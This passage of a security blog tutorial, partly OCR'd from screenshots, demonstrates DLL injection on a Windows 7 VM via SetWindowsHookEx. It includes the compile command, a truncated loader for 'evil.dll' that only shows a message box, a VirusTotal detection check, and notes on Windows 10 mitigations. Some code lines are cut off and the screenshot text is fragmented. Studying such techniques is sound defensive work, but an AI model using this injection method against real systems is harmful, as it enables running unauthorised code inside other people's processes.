 kali@kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7  x86_64-w64-mingw32-g++ -O2 hack.c
pp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-wri
te-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
 kali@kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7  ls -lt
total 116
-rwxr-xr-x 1 kali kali 14848 Nov 25 15:46 hack.exe
-rwxr-xr-x 1 kali kali 92308 Nov 25 15:44 evil.dll
-rw-r--r-- 1 kali kali   645 Nov 25 15:30 hack.cpp
-rw-r--r-- 1 kali kali   615 Nov 25 15:30 evil.cpp
 kali@kali  ~/projects/cybersec_blog/2021-11-24-malware-injection-7
```

Then, see everything in action! Start our `hack.exe` on the victim machine (Windows 7 x64):

```
.\hack.exe
```


File Edit View Selection Find Packages Help
evil.cpp
win7-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
OK
Recycl
Firef
Proc Hack
tools.7z
x32dbg
Right Ctrl

```
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.

  // get the address of exported fu
  meowFunc = (MeowProc) GetProcAddr

  // install the hook - using the W
  HHOOK hook = SetWindowsHookEx(WH_
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
```

```
PS C:\Users\qwe\Documents\24.11.2021> dir


    Directory: C:\Users\qwe\Documents\24.11.2021


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        11/24/2021   4:29 PM      92308 evil.dll
-a---        11/24/2021   5:25 PM      14848 hack.exe


PS C:\Users\qwe\Documents\24.11.2021> .\hack.exe
PS C:\Users\qwe\Documents\24.11.2
```

Meow from evil.dll!

```
winlogon.exe
explorer.exe        1892                          WIN7PC-x64\qwe
  VBoxTray.exe       936   0.01               2.19 MB   WIN7PC-x64\qwe
  ProcessHacker.exe 1000   0.38               6.59 MB   WIN7PC-x64\qwe
  powershell.exe    2884                     35.84 MB   WIN7PC-x64\qwe
CPU Usage: 1.56%  Physical memory: 433.52 MB (42.35%)  Processes: 34
```

Thursday, November 25, 2021
3:53 PM
11/25/2021

We can see that everything was completed successfully and at this point whenever we start a program, pop-up our message only when keyboard key is pressed.

Conclusion


In this article, I’ve demonstrate how we can use the `SetWindowsHookEx` function to inject the DLL into the process’s address space and execute arbitrary code inside the process’s address space.

There is a caveat. This technique is not working in my Windows 10 x64 machine. I think the reason is this: CIG block this technique. Windows 10 x64 have two important things:

- **CFG (Control Flow Guard)** – prevent indirect calls to non-approved addresses
- **CIG (Code Integrity Guard)** - only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory.

In this presentation from BlackHat USA 2019, the authors explain that CIG block this technique.

Let's go to upload our `hack.exe` to virustotal:



https://www.virustotal.com/gui/file/273e191999eb6a4bc010eeaf9c4e196d9175
Search
273e191999eb6a4bc010eeaf9c4e196d917509250f87a121fa1cfeded41b7921
Sigr
5
/ 67
?
Community Score
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY

5 security vendors flagged this file as malicious

273e191999eb6a4bc010eeaf9c4e196d917509250f87a121fa1cfeded41b7921
hack.exe
64bits assembly peexe

14.50 KB
Size

2021-11-25 21:01:49 UTC
a moment ago

Avira (no cloud)	HEUR/AGEN.1142908	Cynet	Malicious (score: 100)
F-Secure	Heuristic.HEUR/AGEN.1142908	Ikarus	Trojan.Win64.Krypt
Microsoft	Trojan:Win32/Sabsik.FL.B!ml	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

https://www.virustotal.com/gui/file/273e191999eb6a4bc010eeaf9c4e196d917509250f87a121fa1cfeded41b7921

So, 5 of 67 AV engines detect our file as malicious.

BlackHat USA 2019 process injection techniques Gotta Catch Them All
SetWindowsHookEx
Using Hooks MSDN
Exporting from a DLL
Source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine